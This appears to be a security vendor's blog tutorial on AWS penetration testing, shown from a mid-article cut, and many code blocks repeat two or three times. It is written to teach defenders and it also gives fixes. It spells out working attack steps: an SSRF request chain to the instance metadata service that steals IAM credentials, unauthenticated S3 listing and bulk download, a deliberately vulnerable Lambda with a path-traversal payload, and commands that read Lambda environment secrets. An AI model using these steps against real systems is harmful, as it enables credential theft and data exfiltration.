# Enumerate what the role can access
aws sts get-caller-identity
aws s3 ls
aws iam list-attached-role-policies --role-name

# Step 1: Identify SSRF vulnerability in target web application
# The application accepts a URL parameter and fetches it server-side
GET /api/v1/fetch?url=https://external-site.com/image.png HTTP/1.1
Host: app.target.com

# Step 2: Test SSRF against metadata service
GET /api/v1/fetch?url=http://169.254.169.254/latest/meta-data/ HTTP/1.1
Host: app.target.com

# If the response returns AWS metadata structure:
# ami-id
# instance-id
# iam/
# → SSRF confirmed, metadata service accessible

# Step 3: Retrieve IAM role name
GET /api/v1/fetch?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ HTTP/1.1
# Returns: ec2-application-role

# Step 4: Retrieve temporary credentials for the role
GET /api/v1/fetch?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2-application-role HTTP/1.1

# Returns:
{
  "Code": "Success",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIAREDACTED123456",
  "SecretAccessKey": "SECRETREDACTED",
  "Token": "TOKENREDACTED",
  "Expiration": "2026-04-30T06:00:00Z"
}

# Step 5: Use retrieved credentials to access AWS services
export AWS_ACCESS_KEY_ID=ASIAREDACTED123456
export AWS_SECRET_ACCESS_KEY=SECRETREDACTED
export AWS_SESSION_TOKEN=TOKENREDACTED

# Enumerate what the role can access
aws sts get-caller-identity
aws s3 ls
aws iam list-attached-role-policies --role-name

# Step 1: Identify SSRF vulnerability in target web application
# The application accepts a URL parameter and fetches it server-side
GET /api/v1/fetch?url=https://external-site.com/image.png HTTP/1.1
Host: app.target.com

# Step 2: Test SSRF against metadata service
GET /api/v1/fetch?url=http://169.254.169.254/latest/meta-data/ HTTP/1.1
Host: app.target.com

# If the response returns AWS metadata structure:
# ami-id
# instance-id
# iam/
# → SSRF confirmed, metadata service accessible

# Step 3: Retrieve IAM role name
GET /api/v1/fetch?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ HTTP/1.1
# Returns: ec2-application-role

# Step 4: Retrieve temporary credentials for the role
GET /api/v1/fetch?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2-application-role HTTP/1.1

# Returns:
{
  "Code": "Success",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIAREDACTED123456",
  "SecretAccessKey": "SECRETREDACTED",
  "Token": "TOKENREDACTED",
  "Expiration": "2026-04-30T06:00:00Z"
}

# Step 5: Use retrieved credentials to access AWS services
export AWS_ACCESS_KEY_ID=ASIAREDACTED123456
export AWS_SECRET_ACCESS_KEY=SECRETREDACTED
export AWS_SESSION_TOKEN=TOKENREDACTED

# Enumerate what the role can access
aws sts get-caller-identity
aws s3 ls
aws iam list-attached-role-policies --role-name

IMDSv1 vs IMDSv2:

IMDSv1 allows SSRF exploitation as shown above, a simple GET request to the metadata endpoint is sufficient. IMDSv2 requires a PUT request with a session token first, which significantly raises the bar for SSRF exploitation because most SSRF vulnerabilities only allow GET requests.


However, IMDSv2 is not a complete mitigation, it only raises the exploitation complexity. The correct fix is both enforcing IMDSv2 AND scoping the EC2 instance role to the minimum permissions the application actually requires.

# Check whether IMDSv2 is enforced on an EC2 instance
aws ec2 describe-instances --instance-ids i-1234567890abcdef0 \
  --query 'Reservations[*].Instances[*].MetadataOptions'

# Result showing vulnerability:
# "HttpTokens": "optional"  ← IMDSv1 still accepted

# Result showing remediation:
# "HttpTokens": "required"  ← Only IMDSv2 accepted
# Check whether IMDSv2 is enforced on an EC2 instance
aws ec2 describe-instances --instance-ids i-1234567890abcdef0 \
  --query 'Reservations[*].Instances[*].MetadataOptions'

# Result showing vulnerability:
# "HttpTokens": "optional"  ← IMDSv1 still accepted

# Result showing remediation:
# "HttpTokens": "required"  ← Only IMDSv2 accepted
# Check whether IMDSv2 is enforced on an EC2 instance
aws ec2 describe-instances --instance-ids i-1234567890abcdef0 \
  --query 'Reservations[*].Instances[*].MetadataOptions'

# Result showing vulnerability:
# "HttpTokens": "optional"  ← IMDSv1 still accepted

# Result showing remediation:
# "HttpTokens": "required"  ← Only IMDSv2 accepted

Phase 4: S3 bucket security testing

S3 misconfiguration findings fall into four categories of increasing severity:

# Category 1: Check public access block configuration
aws s3api get-public-access-block --bucket target-bucket-name
# If any setting is false, the bucket may be publicly accessible

# Category 2: Check bucket ACL for public grants
aws s3api get-bucket-acl --bucket target-bucket-name
# Finding: "URI": "http://acs.amazonaws.com/groups/global/AllUsers"
# with "Permission": "READ" = public read access confirmed

# Category 3: Attempt unauthenticated access
aws s3 ls s3://target-bucket-name --no-sign-request
# If this succeeds without credentials = critical finding

aws s3 sync s3://target-bucket-name ./local-copy --no-sign-request
# If this succeeds = complete data exfiltration possible without credentials

# Category 4: Check bucket policy for overly permissive statements
aws s3api get-bucket-policy --bucket target-bucket-name
# Finding: Principal: "*" with s3:GetObject = any AWS account can read all objects

# Category 5: Test write access without credentials
aws s3 cp ./test.txt s3://target-bucket-name/test.txt --no-sign-request
# If this succeeds = public write access confirmed
# Consequences: data poisoning, malware hosting, bill inflation
# Category 1: Check public access block configuration
aws s3api get-public-access-block --bucket target-bucket-name
# If any setting is false, the bucket may be publicly accessible

# Category 2: Check bucket ACL for public grants
aws s3api get-bucket-acl --bucket target-bucket-name
# Finding: "URI": "http://acs.amazonaws.com/groups/global/AllUsers"
# with "Permission": "READ" = public read access confirmed

# Category 3: Attempt unauthenticated access
aws s3 ls s3://target-bucket-name --no-sign-request
# If this succeeds without credentials = critical finding

aws s3 sync s3://target-bucket-name ./local-copy --no-sign-request
# If this succeeds = complete data exfiltration possible without credentials

# Category 4: Check bucket policy for overly permissive statements
aws s3api get-bucket-policy --bucket target-bucket-name
# Finding: Principal: "*" with s3:GetObject = any AWS account can read all objects

# Category 5: Test write access without credentials
aws s3 cp ./test.txt s3://target-bucket-name/test.txt --no-sign-request
# If this succeeds = public write access confirmed
# Consequences: data poisoning, malware hosting, bill inflation
# Category 1: Check public access block configuration
aws s3api get-public-access-block --bucket target-bucket-name
# If any setting is false, the bucket may be publicly accessible

# Category 2: Check bucket ACL for public grants
aws s3api get-bucket-acl --bucket target-bucket-name
# Finding: "URI": "http://acs.amazonaws.com/groups/global/AllUsers"
# with "Permission": "READ" = public read access confirmed

# Category 3: Attempt unauthenticated access
aws s3 ls s3://target-bucket-name --no-sign-request
# If this succeeds without credentials = critical finding

aws s3 sync s3://target-bucket-name ./local-copy --no-sign-request
# If this succeeds = complete data exfiltration possible without credentials

# Category 4: Check bucket policy for overly permissive statements
aws s3api get-bucket-policy --bucket target-bucket-name
# Finding: Principal: "*" with s3:GetObject = any AWS account can read all objects

# Category 5: Test write access without credentials
aws s3 cp ./test.txt s3://target-bucket-name/test.txt --no-sign-request
# If this succeeds = public write access confirmed
# Consequences: data poisoning, malware hosting, bill inflation

What gets found in S3 buckets when access is confirmed:

The finding is not "public S3 bucket." The finding is what is in the bucket. A backup bucket containing database exports. A deployment bucket containing .env.production with database connection strings and API keys. A log bucket containing authentication tokens in plaintext. The bucket access is the mechanism, the data exposure is the impact.

Phase 5: Lambda function security testing

Lambda functions require testing across three attack surfaces:

Execution role over-permission:

# Enumerate Lambda function's execution role
aws lambda get-function-configuration --function-name target-function
# Returns: Role ARN

# Enumerate what the role can do
aws iam list-attached-role-policies --role-name lambda-execution-role
aws iam get-policy-version --policy-arn <arn> --version-id v1

# Common finding: Lambda role with s3:GetObject on *
# Combined with an injection vulnerability in the function = complete data access
# Enumerate Lambda function's execution role
aws lambda get-function-configuration --function-name target-function
# Returns: Role ARN

# Enumerate what the role can do
aws iam list-attached-role-policies --role-name lambda-execution-role
aws iam get-policy-version --policy-arn <arn> --version-id v1

# Common finding: Lambda role with s3:GetObject on *
# Combined with an injection vulnerability in the function = complete data access
# Enumerate Lambda function's execution role
aws lambda get-function-configuration --function-name target-function
# Returns: Role ARN

# Enumerate what the role can do
aws iam list-attached-role-policies --role-name lambda-execution-role
aws iam get-policy-version --policy-arn <arn> --version-id v1

# Common finding: Lambda role with s3:GetObject on *
# Combined with an injection vulnerability in the function = complete data access

Event injection testing:

Lambda functions accept events from API Gateway, S3 triggers, SQS, SNS, and direct invocation. Each input source is a potential injection vector:

# Lambda function vulnerable to injection via event input
import boto3
import os

def lambda_handler(event, context):
    # User-controlled input used in S3 key construction
    report_id = event['report_id']  # No validation

    s3 = boto3.client('s3')

    # Path traversal: report_id = "../../sensitive-config/.env"
    response = s3.get_object(
        Bucket='reports-bucket',
        Key=f'reports/{report_id}.pdf'  # Vulnerable
    )

    return response['Body'].read()

# Exploit via API Gateway:
# POST /reports {"report_id": "../../admin/database-backup"}
# If the Lambda role has s3:GetObject on *, returns any object in the bucket
# Lambda function vulnerable to injection via event input
import boto3
import os

def lambda_handler(event, context):
    # User-controlled input used in S3 key construction
    report_id = event['report_id']  # No validation

    s3 = boto3.client('s3')

    # Path traversal: report_id = "../../sensitive-config/.env"
    response = s3.get_object(
        Bucket='reports-bucket',
        Key=f'reports/{report_id}.pdf'  # Vulnerable
    )

    return response['Body'].read()

# Exploit via API Gateway:
# POST /reports {"report_id": "../../admin/database-backup"}
# If the Lambda role has s3:GetObject on *, returns any object in the bucket
# Lambda function vulnerable to injection via event input
import boto3
import os

def lambda_handler(event, context):
    # User-controlled input used in S3 key construction
    report_id = event['report_id']  # No validation

    s3 = boto3.client('s3')

    # Path traversal: report_id = "../../sensitive-config/.env"
    response = s3.get_object(
        Bucket='reports-bucket',
        Key=f'reports/{report_id}.pdf'  # Vulnerable
    )

    return response['Body'].read()

# Exploit via API Gateway:
# POST /reports {"report_id": "../../admin/database-backup"}
# If the Lambda role has s3:GetObject on *, returns any object in the bucket

Environment variable secret exposure:

# Lambda environment variables are accessible to anyone with lambda:GetFunction
aws lambda get-function-configuration --function-name target-function
# Returns environment variables in plaintext including:
# DATABASE_URL, STRIPE_SECRET_KEY, JWT_SECRET, API_KEY
# This is why lambda:GetFunction should be scoped carefully
# Lambda environment variables are accessible to anyone with lambda:GetFunction
aws lambda get-function-configuration --function-name target-function
# Returns environment variables in plaintext including:
# DATABASE_URL, STRIPE_SECRET_KEY, JWT_SECRET, API_KEY
# This is why lambda:GetFunction should be scoped carefully
# Lambda environment variables are accessible to anyone with lambda:GetFunction
aws lambda get-function-configuration --function-name target-function
# Returns environment variables in plaintext including:
# DATABASE_URL, STRIPE_SECRET_KEY, JWT_SECRET, API_KEY
# This is why lambda:GetFunction should be scoped carefully

Phase 6: API Gateway security testing

# Enumerate API Gateway endpoints
aws apigateway get-rest-apis
aws apigateway get-resources --rest-api-id <api-id>

# Test resource policy — who can invoke the API?
aws apigateway get-rest-api --rest-api-id <api-id>

# Common finding: Resource policy allows * principal
# {
#   "Effect": "Allow",
#   "Principal": "*",
#   "Action": "execute-api:Invoke",
#   "Resource": "arn:aws:execute-api:*:*:*/prod/*"
# }
# Any AWS account, any IAM identity can invoke every endpoint

# Test authentication enforcement
curl https://<api-id>.execute-api.us-east-1.amazonaws.com/prod/users
# If this returns data without credentials: authentication missing

# Test for Lambda invocation via direct function URL
curl https://<function-url-id>.lambda-url.us-east-1.on.aws/
# Lambda function URLs bypass API Gateway entirely
# Some organizations expose these without realizing they are public
# Enumerate API Gateway endpoints
aws apigateway get-rest-apis
aws apigateway get-resources --rest-api-id <api-id>

# Test resource policy — who can invoke the API?
aws apigateway get-rest-api --rest-api-id <api-id>

# Common finding: Resource policy allows * principal
# {
#   "Effect": "Allow",
#   "Principal": "*",
#   "Action": "execute-api:Invoke",
#   "Resource": "arn:aws:execute-api:*:*:*/prod/*"
# }
# Any AWS account, any IAM identity can invoke every endpoint

# Test authentication enforcement
curl https://<api-id>.execute-api.us-east-1.amazonaws.com/prod/users
# If this returns data without credentials: authentication missing

# Test for Lambda invocation via direct function URL
curl https://<function-url-id>.lambda-url.us-east-1.on.aws/
# Lambda function URLs bypass API Gateway entirely
# Some organizations expose these without realizing they are public
# Enumerate API Gateway endpoints
aws apigateway get-rest-apis
aws apigateway get-resources --rest-api-id <api-id>

# Test resource policy — who can invoke the API?
aws apigateway get-rest-api --rest-api-id <api-id>

# Common finding: Resource policy allows * principal
# {
#   "Effect": "Allow",
#   "Principal": "*",
#   "Action": "execute-api:Invoke",
#   "Resource": "arn:aws:execute-api:*:*:*/prod/*"
# }
# Any AWS account, any IAM identity can invoke every endpoint

# Test authentication enforcement
curl https://<api-id>.execute-api.us-east-1.amazonaws.com/prod/users
# If this returns data without credentials: authentication missing

# Test for Lambda invocation via direct function URL
curl https://<function-url-id>.lambda-url.us-east-1.on.aws/
# Lambda function URLs bypass API Gateway entirely
# Some organizations expose these without realizing they are public

Phase 7: CloudTrail and detection coverage assessment

# Verify CloudTrail is enabled in all regions
aws cloudtrail describe-trails
aws cloudtrail get-trail-status --name target-trail

# Check if management events are logged
aws cloudtrail get-event-selectors --trail-name target-trail
# Finding: management events not logged = IAM changes invisible

# Verify GuardDuty is enabled
aws guardduty list-detectors
# Empty response = GuardDuty not enabled
# No detection for: credential theft, unusual API calls, port scanning

# Check CloudTrail log integrity validation
aws cloudtrail get-trail --name target-trail | grep LogFileValidationEnabled
# "LogFileValidationEnabled": false
# An attacker with S3 access can modify or delete logs
# without detection

# Verify CloudWatch log alarms for privilege escalation
aws cloudwatch describe-alarms | grep -i iam
# No alarms on CreateUser, AttachUserPolicy, PutUserPolicy
# = Privilege escalation goes undetected
# Verify CloudTrail is enabled in all regions
aws cloudtrail describe-trails
aws cloudtrail get-trail-status --name target-trail

# Check if management events are logged
aws cloudtrail get-event-selectors --trail-name target-trail
# Finding: management events not logged = IAM changes invisible

# Verify GuardDuty is enabled
aws guardduty list-detectors
# Empty response = GuardDuty not enabled
# No detection for: credential theft, unusual API calls, port scanning

# Check CloudTrail log integrity validation
aws cloudtrail get-trail --name target-trail | grep LogFileValidationEnabled
# "LogFileValidationEnabled": false
# An attacker with S3 access can modify or delete logs
# without detection

# Verify CloudWatch log alarms for privilege escalation
aws cloudwatch describe-alarms | grep -i iam
# No alarms on CreateUser, AttachUserPolicy, PutUserPolicy
# = Privilege escalation goes undetected
# Verify CloudTrail is enabled in all regions
aws cloudtrail describe-trails
aws cloudtrail get-trail-status --name target-trail

# Check if management events are logged
aws cloudtrail get-event-selectors --trail-name target-trail
# Finding: management events not logged = IAM changes invisible

# Verify GuardDuty is enabled
aws guardduty list-detectors
# Empty response = GuardDuty not enabled
# No detection for: credential theft, unusual API calls, port scanning

# Check CloudTrail log integrity validation
aws cloudtrail get-trail --name target-trail | grep LogFileValidationEnabled
# "LogFileValidationEnabled": false
# An attacker with S3 access can modify or delete logs
# without detection

# Verify CloudWatch log alarms for privilege escalation
aws cloudwatch describe-alarms | grep -i iam
# No alarms on CreateUser, AttachUserPolicy, PutUserPolicy
# = Privilege escalation goes undetected

The AWS Pentest Findings That Cause Actual Breaches

Based on real-world assessment data, these are the finding categories that produce the highest-impact outcomes, and the ones most commonly missed by external-only testing:

Finding

Severity

How it is found

Why external testing misses it

SSRF to IMDS credential theft

Critical

Web app testing + cloud follow-through

Web app pentest finds SSRF but does not follow it to IAM credential extraction

IAM PassRole privilege escalation

Critical

Authenticated IAM enumeration

Requires AWS credentials and IAM analysis — invisible externally

Public S3 bucket with sensitive data

Critical

Unauthenticated bucket enumeration

Found externally but impact depends on bucket contents — requires access to assess

Lambda execution role over-permission

High

Lambda config enumeration

Requires AWS API access — invisible externally

IMDSv1 enabled with no role scoping

High

EC2 metadata configuration review

Requires account access — invisible externally

Missing CloudTrail in all regions

High

AWS config review

Requires account access — invisible externally

Hardcoded AWS keys in JS bundles

Critical

JS bundle analysis

External finding — but follow-through requires cloud analysis

Lambda function URL exposed publicly

High

AWS API enumeration

Not a web app finding — cloud-native attack surface

S3 bucket write access without credentials

Critical

Unauthenticated bucket testing

External finding — most web app scopes do not include cloud storage

API Gateway resource policy allows *

High

API Gateway config review

Requires AWS API access

AWS Penetration Testing Tools: What Practitioners Actually Use

Tool

What it does

When to use

Pacu (Rhino Security Labs)

AWS exploitation framework, privilege escalation scanning, automated attack modules

IAM enumeration and privilege escalation testing

ScoutSuite

Multi-cloud security posture assessment, misconfiguration identification across all services

Initial reconnaissance and misconfiguration baseline

AWS CLI

Direct API access for enumeration and testing

Throughout all phases

S3Scanner

S3 bucket enumeration and access testing

Storage security assessment

TruffleHog

Secret scanning in repositories and code

Pre-engagement credential discovery

Prowler

AWS security best practices assessment

Compliance-focused configuration review

CloudMapper

AWS environment visualization and public resource identification

Attack surface mapping

enumerate-iam

IAM permission enumeration for a given credential set

Post-credential-acquisition permission mapping

CloudFox

Cloud attack surface enumeration, finds attackable services

Rapid attack surface discovery

What Makes CodeAnt AI's AWS Assessment Different

Most AWS penetration testing engagements start from the outside and work in. They find what is visible from the public internet, exposed buckets, accessible APIs, SSRF vulnerabilities, and stop at the cloud layer boundary. The cloud-specific follow-through, IAM enumeration, privilege escalation path analysis, detection coverage assessment, either gets missed or requires a separate engagement with separate scope.

CodeAnt AI's approach starts from both directions simultaneously. The defensive code review track has already been analyzing your application code for SSRF vulnerabilities, hardcoded AWS credentials, overly-permissive IAM role assignments in Terraform or CloudFormation, and insecure Lambda event handling before the offensive engagement begins.
When the external reconnaissance phase discovers an SSRF vulnerability in a web endpoint, the platform already knows whether that endpoint's EC2 instance has an IAM role with s3:GetObject * because the infrastructure-as-code has already been analyzed.

This changes the depth of the finding. Instead of "SSRF vulnerability detected, impact: possible metadata access," the finding reads: "SSRF vulnerability in /api/v1/fetch endpoint. EC2 instance role confirmed to have s3:GetObject on * and iam:ListUsers. Exploitation path: SSRF → IMDS → credential extraction → complete S3 data access + IAM user enumeration. Confirmed exploitable with working proof-of-concept. Impact: 847,293 customer records accessible."

The same code intelligence that flags insecure IAM policies in your Terraform PRs before they deploy is the intelligence that turns an SSRF finding from a medium-severity web vulnerability into a critical data breach path. That is the operational difference between running two separate tools and running a unified platform. For more on how this works across the full methodology, see AI penetration testing methodology.

AWS Penetration Testing Report Requirements for SOC 2 and Compliance

An AWS penetration test report that satisfies SOC 2 Type II, PCI-DSS, and ISO 27001 requirements has specific components beyond what a standard pentest report contains. Before selecting a provider, verify the report includes:

  • IAM findings with policy evidence. Any privilege escalation finding must include the specific IAM policies involved, the escalation path documented step by step with working commands, and evidence of what access level was achieved — not just that escalation was theoretically possible.

  • Working proof-of-exploit for every finding. The SOC 2 "exploitable vulnerabilities" standard requires confirmed exploitation. An IAM finding that says "this permission combination could allow privilege escalation" is not the same as one that shows the actual commands executed, the credentials obtained, and the services accessed. For more on what auditors require, see SOC 2 penetration testing requirements.

  • Cloud-specific compliance mapping. AWS findings map to different TSC controls than web application findings. S3 bucket exposure maps to CC6.7 (data in transit and at rest). IAM privilege escalation maps to CC6.3 (authorization of access). Missing CloudTrail logging maps to CC7.1 (monitoring and detection). Reports that use generic "SOC 2" references rather than specific control IDs will require auditor supplementation.

  • Coverage evidence for cloud services. SOC 2 auditors increasingly ask which cloud services were in scope and whether the assessment covered the full cloud infrastructure. A report covering only the web application with no cloud-specific findings documented either tested the cloud completely and found nothing (which should be stated explicitly) or did not test the cloud at all (which is a scope gap).

  • Retest verification against the production environment. If an IAM misconfiguration is remediated by updating a Terraform policy and redeploying, the retest must confirm the fix against the production AWS account, not just verify the Terraform change was made.

AWS Penetration Testing vs Cloud Security Posture Management (CSPM)

One of the most common questions is whether CSPM tools: AWS Security Hub, Prisma Cloud, Wiz, Orca, replace the need for AWS penetration testing.

They do not, and the distinction matters for compliance and real risk understanding.

CSPM tools provide continuous misconfiguration detection. They flag when a security group allows 0.0.0.0/0 on port 22, when an S3 bucket has public access enabled, when CloudTrail is disabled. They are excellent at identifying configuration drift and maintaining a real-time view of your security posture.

What CSPM tools cannot do is confirm exploitation. They find that IMDSv1 is enabled on an EC2 instance. They cannot trace whether a specific web application endpoint is vulnerable to SSRF, whether that SSRF can reach the metadata service, whether the credentials obtained can access sensitive S3 buckets, and whether those buckets contain customer data — all of which are required to assess the actual impact and produce the evidence SOC 2 auditors need.

AWS penetration testing confirms what CSPM detects is actually exploitable, produces the working proof-of-exploit that compliance frameworks require, and discovers the attack chains that combine multiple individually-minor findings into a critical access path. Both programs are necessary. CSPM provides the continuous baseline. Penetration testing provides the confirmed exploitation evidence. For teams deciding how to structure continuous security coverage, see PTaaS: penetration testing as a service.

FAQs

Does AWS penetration testing require permission from Amazon?

What is the most common critical finding in AWS penetration tests?

How long does an AWS penetration test take?

What is the difference between an AWS penetration test and a cloud security assessment?

What AWS penetration testing tools should I know about?

Table of Contents

Start Your 14-Day Free Trial

AI code reviews, security, and quality trusted by modern engineering teams. No credit card required!

Share blog: